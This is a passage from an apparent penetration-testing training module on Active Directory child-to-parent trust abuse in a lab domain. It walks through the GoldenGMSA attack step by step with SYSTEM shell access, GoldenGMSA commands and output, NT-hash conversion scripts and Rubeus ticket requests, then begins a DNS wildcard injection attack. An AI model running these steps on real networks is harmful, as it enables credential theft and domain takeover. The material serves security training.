
- `msKds-KDFParam`
- `msKds-KDFAlgorithmID`
- `msKds-CreateTime`
- `msKds-UseStartTime`
- `msKds-Version`
- `msKds-DomainID`
- `msKds-PrivateKeyLength`
- `msKds-PublicKeyLength`
- `msKds-SecretAgreementAlgorithmID`

These can be obtained by reading attributes of `msKds-ProvRootKey` objects in `CN=Master Root Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=inlanefreight,DC=ad` of forest root (parent domain).




To access these KDS root key attributes in root domain, one must possess at least one of the following rights:

1. Membership in the `Enterprise Admins` group in forest root domain
2. Membership in the `Domain Admins` group in forest root domain
3. Access to a domain controller as `NT/AUTHORITY SYSTEM`




As shown in the above screenshot, access to these KDS key attributes in the forest root is restricted to entities with the appropriate rights, such as `ROOT\Enterprise Admins`, `ROOT\Domain Admins`, and `NT AUTHORITY\SYSTEM`. However, these attributes are also `replicated` to `Child Domain Controllers` as part of the `Configuration NC`. This means that if an attacker holds SYSTEM privileges on a Child Domain Controller, they can query the child DCs local replica with SYSTEM privileges and obtain the necessary attributes to perform a GoldenGMSA attack.

Back in the Child DC (dev.inlanefreight.ad), we won't be able to read the same attributes in the local replica even as an `Administrator` user because of the DACL.



However, since `NT AUTHORITY\SYSTEM` is allowed in the DACL, we can access the attributes as `SYSTEM` in the child DC.



We can use the `GoldenGMSA Tool` to perform this attack which will auto fetch and compute the required attibutes from the `KDS Root Key` by querying both child and parent domains.

The GoldenGMSA attack involves the retrieval of the security identifier (SID) of the group Managed Service Account (gMSA). Once the SID has been obtained, we may proceed to perform an online attack using the GoldenGMSA tool to determine the password for the

gMSA. Alternatively, we may also utilize the GoldenGMSA tool to extract additional information such as the KDS key and PWDID, which can subsequently be used to conduct an offline computation for the gMSA password.

Online Attack

1. Query the parent domain `inlanefreight.ad` to obtain the `SID` of the gMSA account.
2. Use the obtained SID of gMSA to calculate the password of the gMSA account by `querying` both domains.

Offline Attack

1. Query the parent domain `inlanefreight.ad` to obtain the `SID` and `msds-ManagedPasswordID` of the gMSA account.
2. Query the child domain `dev.inlanefreight.ad` to obtain the `kdsinfo` using SYSTEM privileges.
3. Use the obtained attributes to calculate the password of the gMSA account in the parent domain by supplying the `KDS key` and `gMSA info` into the GoldenGMSA tool manually.

It is worth noting that this attack requires a high level of access (`SYSTEM`) within the child domain controller, which is not easily achievable without a significant level of pre-existing compromise.

Performing the Online Attack (Online Computation)

Use Psexec to open PowerShell as a SYSTEM user.

```
C:\Tools\> .\PsExec -s -i powershell
```

To proceed, we first need to enumerate the Group Managed Service Accounts (gMSAs) present within the parent domain. We can achieve this by utilizing the `gmsainfo` argument with the GoldenGMSA tool. This will provide us with comprehensive information about all the gMSAs registered in the parent domain. Subsequently, we can identify the specific `SID values` corresponding to the gMSA we intend to compromise.

Enumerating gMSA in Parent Domain

```
PS C:\Tools> .\GoldenGMSA.exe gmsainfo --domain inlanefreight.ad
sAMAccountName:         svc_devadm$
objectSid:              S-1-5-21-2879935145-656083549-3766571964-1106
rootKeyGuid:            ba932c0c-5c34-ce6e-fcb8-d441d116a736
msds-ManagedPasswordID:
AQAAAEtEU0sCAAAAaQEAABEAAAAfAAAADCyTujRcbs78uNRB0RanNgAAAAAiAAAAIgAAAEkATg
BMAEEATgBFAEYAUgBFAEkARwBIAFQALgBBAEQAAABJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
AC4AQQBEAAAA
-----------------------------------------------
```

Once the `SID` has been obtained we can compute the password by specifying the child domain for the `--forest` argument and the parent domain for the `--domain` argument of the `GoldenGMSA` tool. By providing these arguments, the tool will automatically fetch the necessary attributes and compute the gMSA password, allowing us to access the desired account credentials.

Retrieving gMSA Password

```
PS C:\Tools> .\GoldenGMSA.exe compute --sid "S-1-5-21-2879935145-
656083549-3766571964-1106" --forest dev.inlanefreight.ad --domain
inlanefreight.ad
Base64 Encoded Password:
WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/hP
CCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+c
EIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3SW
lpPYxElx30MGwzMLtL17ccxmGYAMzqNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CBE
46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A==
```

Performing the Offline Attack (Offline Computation)

Use Psexec to Open PowerShell as a SYSTEM User

```
C:\Tools\> .\PsExec -s -i powershell
```

Firstly, we must enumerate the Group Managed Service Accounts (gMSAs) within the parent domain to identify the `SID value` and the `msds-ManagedPasswordID` associated with the specific gMSA we aim to compromise. This process involves querying the domain controller for information on all gMSAs present, allowing us to pinpoint the desired account and gather the requisite attributes for further actions.

Retrieving msds-ManagedPasswordID

```
PS C:\Tools> .\GoldenGMSA.exe gmsainfo --domain inlanefreight.ad
sAMAccountName:         svc_devadm$
objectSid:              S-1-5-21-2879935145-656083549-3766571964-1106
rootKeyGuid:            ba932c0c-5c34-ce6e-fcb8-d441d116a736
msds-ManagedPasswordID:
AQAAAEtEU0sCAAAAaQEAABEAAAAfAAAADCyTujRcbs78uNRB0RanNgAAAAAiAAAAIgAAAEkATg
BMAEEATgBFAEYAUgBFAEkARwBIAFQALgBBAEQAAABJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
AC4AQQBEAAAA
-----------------------------------------------
```

Following the enumeration of Group Managed Service Accounts (gMSAs), we can utilize the `kdsinfo` argument within the GoldenGMSA tool. This command will enable us to retrieve the Key Distribution Service (KDS) key associated with the gMSA, which is essential for generating the gMSA password. By obtaining this key, we can further advance our efforts to compromise the targeted gMSA account.

Retrieving kdsinfo

```
PS C:\Tools> .\GoldenGMSA.exe kdsinfo --forest dev.inlanefreight.ad
Guid:           ba932c0c-5c34-ce6e-fcb8-d441d116a736
Base64 blob:
AQAAAAwsk7o0XG7O/LjUQdEWpzYAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXw
BDAFQAUgBfAEgATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAE
AAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZmPP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AO
AN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55nJbR1jA
IuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig
7xPG2aUb+kqzrYNHeWUk2O9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYo
Vt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ24RcV9pOHf61+8JytsJSukeGh
WXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxr
R7G8N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgt
btOGTmeYJCjryDHRQ0j28vkZO1BFrydnFk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT
0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJFCjNxn62GEtSPR
2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAAA
AQAAAAAAAAABAAAAAAAAAGgAAABDAE4APQBEAEMAMAAxACwATwBVAD0ARABvAG0AYQBpAG4AIA
BDAG8AbgB0AHIAbwBsAGwAZQByAHMALABEAEMAPQBJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
ACwARABDAD0AQQBEADB1nboTh9kB6Iuz6L+G2QEAAAAAAAAAAEAAAAAAAAAAKDDqBWv0BE7GIm
2X9sCjfDGzhSfRwXb6NzrI1IuP45cdQ/9JfY4Uot2JHFw3QEGXuFruFNjHAsitBmN+gs+Shw==
-----------------------------------------------
-----------------------------------------------
```

Now, we can manually compute the gMSA password by specifying the `SID Value`, `kdskey` and `msds-ManagedPasswordID` for the gMSA we intend to compromise. By incorporating

these elements, we can accurately generate the password required to access and potentially compromise the gMSA account.

Computing the gMSA Password Manually

```
PS C:\Tools> .\GoldenGMSA.exe compute --sid "S-1-5-21-2879935145-
656083549-3766571964-1106" --kdskey
AQAAAAwsk7o0XG7O/LjUQdEWpzYAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXw
BDAFQAUgBfAEgATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAE
AAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZmPP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AO
AN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55nJbR1jA
IuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig
7xPG2aUb+kqzrYNHeWUk2O9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYo
Vt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ24RcV9pOHf61+8JytsJSukeGh
WXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxr
R7G8N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgt
btOGTmeYJCjryDHRQ0j28vkZO1BFrydnFk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT
0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJFCjNxn62GEtSPR
2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAA
AQAAAAAAAAABAAAAAAAAAGgAAABDAE4APQBEAEMAMAAxACwATwBVAD0ARABvAG0AYQBpAG4AIA
BDAG8AbgB0AHIAbwBsAGwAZQByAHMALABEAEMAPQBJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
ACwARABDAD0AQQBEADB1nboTh9kB6Iuz6L+G2QEAAAAAAAAAAEAAAAAAAAAKDDqBWv0BE7GIm
2X9sCjfDGzhSfRwXb6NzrI1IuP45cdQ/9JfY4Uot2JHFw3QEGXuFruFNjHAsitBmN+gs+Shw==
--pwdid
AQAAAEtEU0sCAAAAaQEAABEAAAAfAAAADCyTujRcbs78uNRB0RanNgAAAAAiAAAAIgAAAEkATg
BMAEEATgBFAEYAUgBFAEkARwBIAFQALgBBAEQAAABJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
AC4AQQBEAAAA

Base64 Encoded Password:
WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/hP
CCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+c
EIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3SW
lpPYxElx30MGwzMLtL17ccxmGYAMzqNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CBE
46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A==
```

Group Managed Service Account (gMSA) passwords are encrypted by default for enhanced security, preventing direct access to plaintext passwords and enabling automated management within Active Directory. This encryption ensures compliance, reduces risk of unauthorized access, and aligns with least privilege principles.

Converting the Password to an NT hash

Because, gMSA passwords are encrypted with non-printable characters and are harder to use directly, we can use Python's hashlib library to calculate the NT hash for the account

based on the obtained password.

```
import hashlib
import base64

base64_input  =
"WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/h
PCCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+
cEIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3S
WlpPYxElx30MGwzMLtL17ccxmGYAMzqNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CB
E46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A=="

print(hashlib.new("md4", base64.b64decode(base64_input)).hexdigest())
```

Note: The availability of the `MD4` hash function in the `hashlib` library depends on the version of the OpenSSL library that Python uses on a specific platform. In `OpenSSL 3`, MD4 is marked as legacy and is not available by default. Therefore, on systems with OpenSSL 3.x installed, running this script will result in an `unsupported hash type` error. It is possible to enable legacy support as shown here to solve this issue .

Additionally, we can also use Python's pycryptodome library to calculate the NT hash.

```
from Crypto.Hash import MD4
import base64

base64_input  =
"WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/h
PCCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+
cEIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3S
WlpPYxElx30MGwzMLtL17ccxmGYAMzqNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CB
E46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A=="

print(MD4.new(base64.b64decode(base64_input)).hexdigest())
```

Converting Base64 Password to it's NT Hash

```
python3 convert-to-nt.py
32ac66cd327aa76b3f1ca6eb82a801c5
```

We can now use Rubeus, utilizing the `/rc4` option, to acquire a `Ticket Granting Ticket (TGT)` for the specified Group Managed Service Account (gMSA). This action allows us to obtain a valid ticket for the Group Managed Service Account (gMSA), potentially expanding our access to privileged resources within the network.

Request a TGT for svc_devadm$

```
PS C:\Tools> .\Rubeus.exe asktgt /user:svc_devadm$
/rc4:32ac66cd327aa76b3f1ca6eb82a801c5 /domain:inlanefreight.ad /ptt
______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
v2.2.3

[*] Action: Ask TGT
[*] Using rc4_hmac hash: 32ac66cd327aa76b3f1ca6eb82a801c5
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\svc_devadm$'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFuDCCBbSgAwIBBaEDAgEWooIEvjCCBLphggS2MIIEsqADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggRuMIIEaqADAgESoQMCAQ
KiggRc
BIIEWDev0eL5IFlaTJ6Sb3rmcogJF40bFuZdfK5sV9yDz7CdXhaxoM2gXfFgP6ZEBvgwwyXPIU
57kmeC
7SKekpr0Dt4ffuO/hfHTHqPIEc4GRx7KWRKBMSr4/yeb3AGePPVv4+PCmbJTRL8wiAX0EAUrKp
qqAQ9V
aJCk+xcY+7FZ5PCKMZyqFUgVYP+jXlcV/2crx3aXIo/o9sOxGh1lsXcTfHtcUXTK0MvfBbQc2/
gcX41N
<SNIP>

[+] Ticket successfully imported!
ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  svc_devadm$
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  3/14/2024 4:11:39 PM
EndTime                  :  3/15/2024 2:11:39 AM
RenewTill                :  3/21/2024 4:11:39 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  sbpg5+PlJWhXObRc4kqmRA==
ASREP (key)              :  32AC66CD327AA76B3F1CA6EB82A801C5
```

Moving On

In this section, we explored the exploitation of the Configuration Naming Context (NC) to execute the `GoldenGMSA attack` within a child domain, thereby compromising the gMSA present in the parent domain. As we proceed, our focus shifts to another method known as the `DNS Trust attack`. This technique empowers SYSTEM privileges within a child domain to manipulate the DNS records of the parent domain. Such an attack vector facilitates the compromise of the parent domain following the acquisition of elevated access within the child domain.

DNS Trust Attack


The DNS trust attack exploits the privileges granted to the EDCs (Enterprise Domain Controllers) on various DNS containers. The DNS trust attack involves the unauthorized creation, deletion, and modification of DNS records within any of the database locations of a parent domain from within a child domain. These actions can have serious consequences, such as enabling denial-of-service (DoS) attacks or facilitating man-in-the-middle (MiTM) attacks.

DNS records are stored in three distinct locations within the Active Directory:

1. DomainDnsZones partition `(CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local)`
2. ForestDnsZones partition `(CN=MicrosoftDNS,DC=ForestDnsZones,DC=root,DC=local)`
3. Domain partition `(CN=MicrosoftDNS,CN=System,DC=root,DC=local)`

These locations represent different areas where DNS records are stored and managed within the Active Directory environment.

It is possible to change DNS records on the parent domain by leveraging `SYSTEM` rights on a child domain controller (DC). When a child DC has `SYSTEM` rights, it possesses elevated privileges within the domain, allowing it to modify DNS records in the parent domain. With these elevated rights, an attacker can exploit the trust relationship between the child and parent domains to gain access to the parent domain's DNS infrastructure. They can then make unauthorized changes to DNS records, potentially leading to various security vulnerabilities, such as DNS spoofing, traffic redirection, or Denial-of-Service (DoS) attacks.



By gaining access to and manipulating DNS records in any of the specified database locations, an attacker can disrupt the normal functioning of the DNS system or redirect network traffic to their own malicious servers. This can lead to service interruptions, data breaches, and unauthorized access to sensitive information.

DNS Wildcard Injection

When a wildcard record is created, the DNS server utilizes this record to respond to name requests that don't precisely match any specific records within the zone. A wildcard record acts as a catch-all mechanism for DNS queries. If a requested domain name does not have an exact match in the DNS zone, the wildcard record will be used to provide a response. This allows the DNS server to handle requests for non-existent or undefined subdomains by using the wildcard entry as a default response. Attackers can exploit wildcard records to redirect or manipulate network traffic by creating malicious DNS entries that match the wildcard pattern. This can lead to unauthorized access, phishing attacks, or the interception of sensitive information.

As `SYSTEM` on a child DC, an attacker can inject wildcard record `(DC=*, DC=inlanefreight.ad, CN=MicrosoftDNS, DC=DomainDNSZones, DC=inlanefreight, DC=ad)` in parent domain and point it to an attacker controlled IP such that all non-existent DNS records for parent domain (`*.inlanefreight.ad`) will point to an IP controlled by attacker.

Resolve Non-existing DNS Name

```
PS C:\Tools> Resolve-DNSName TEST1.inlanefreight.ad
Resolve-DNSName : TEST1.inlanefreight.ad : DNS name does not exist
At line:1 char:1
+ Resolve-DNSName TEST1.inlanefreight.ad
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable:
(TEST1.inlanefreight.ad:String) [Resolve-DnsName], Win32Exception
+ FullyQualifiedErrorId :
DNS_ERROR_RCODE_NAME_ERROR,Microsoft.DnsClient.Commands.ResolveDnsName
```

Now, we'll introduce a `wildcard (*)` to the `A record` within the parent domain, ensuring that all non-existing domain names resolve to the specified IP address. Using Powermad, we can seamlessly implement this wildcard injection within the parent domain, thereby automatically directing traffic to the IP address associated with the Child DC.

Open PowerShell as SYSTEM

